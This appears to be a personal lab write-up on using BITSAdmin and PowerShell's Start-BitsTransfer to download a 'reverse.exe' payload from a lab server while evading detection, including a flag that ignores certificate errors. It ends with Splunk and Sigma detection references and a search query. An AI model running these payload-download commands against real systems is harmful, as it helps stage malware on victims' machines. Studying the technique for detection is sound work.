BITSAdmin: file transfer and evasion
Reference:
https://lolbas-project.github.io/lolbas/Binaries/Bitsadmin/#download
The tool has been removed in versions older than the ones I have in the lab.
These are the commands as shown on the website:
1
2
3
4
bitsadmin /create 1
bitsadmin /addfile 1 https://live.sysinternals.com/autoruns.exe c:\data\playfolder\autoruns.exe
bitsadmin /RESUME 1
bitsadmin /complete 1
The simplest method seems to be this one after checking the command’s help:
1
bitsadmin.exe /transfer prueba0 http://192.168.56.111:8080/reverse.exe C:\Users\vagrant\Downloads\reverse.exe
However, this doesn’t work with a simple web server. You need to use SSL to use those parameters:

An HTTPS server is generated on port 8080.

The transfer fails due to certificate issues.

Checking https://ss64.com/nt/bitsadmin.html, we find that it’s necessary to tell the program to ignore certificate errors and apparently, 30 is the correct value:
1
2
3
4
5
bitsadmin /create /download 1
bitsadmin /SETSECURITYFLAGS 1 30
bitsadmin /addfile 1 https://192.168.56.111/payloads/reverse.exe c:\users\vagrant\Downloads\reverse.exe
bitsadmin /RESUME 1
bitsadmin /complete 1
Finally, without “https”, it downloads in a single line:
1
bitsadmin /transfer 1 /download /priority normal http://192.168.56.111/payloads/reverse.exe c:\users\vagrant\Downloads\reverse.exe
Alternative:
https://learn.microsoft.com/en-us/powershell/module/bitstransfer/start-bitstransfer?view=windowsserver2022-ps
1

Start-BitsTransfer -Source http://192.168.56.250/reverse.exe -Destination C:\Users\vagrant\Downloads\reverse.exe

It is not possible to use a simple server with python3’s http.server module, but it is with the PowerShell module.
It seems to be possible using this project that implements support for Range requests:
https://github.com/danvk/RangeHTTPServer
More info:
https://developer.mozilla.org/en-US/docs/Web/HTTP/Range_requests
For future reference:
Various cases of bitsadmin abuse:
https://lantern.splunk.com/Splunk_Platform/Use_Cases/Use_Cases_Security/Threat_Hunting/Detecting_Windows_BITS_abuse
Specific sigma rule:
https://github.com/splunk/security_content/blob/develop/detections/endpoint/bitsadmin_download_file.yml
Splunk search:
index=* source="WinEventLog:*" AND ((Image="*\\bitsadmin.exe" OR OriginalFileName="bitsadmin.exe") AND (CommandLine="* /transfer *" OR ((CommandLine="* /create *" OR CommandLine="* /addfile *") AND CommandLine="*http*")))
| table CommandLine, ParentCommandLine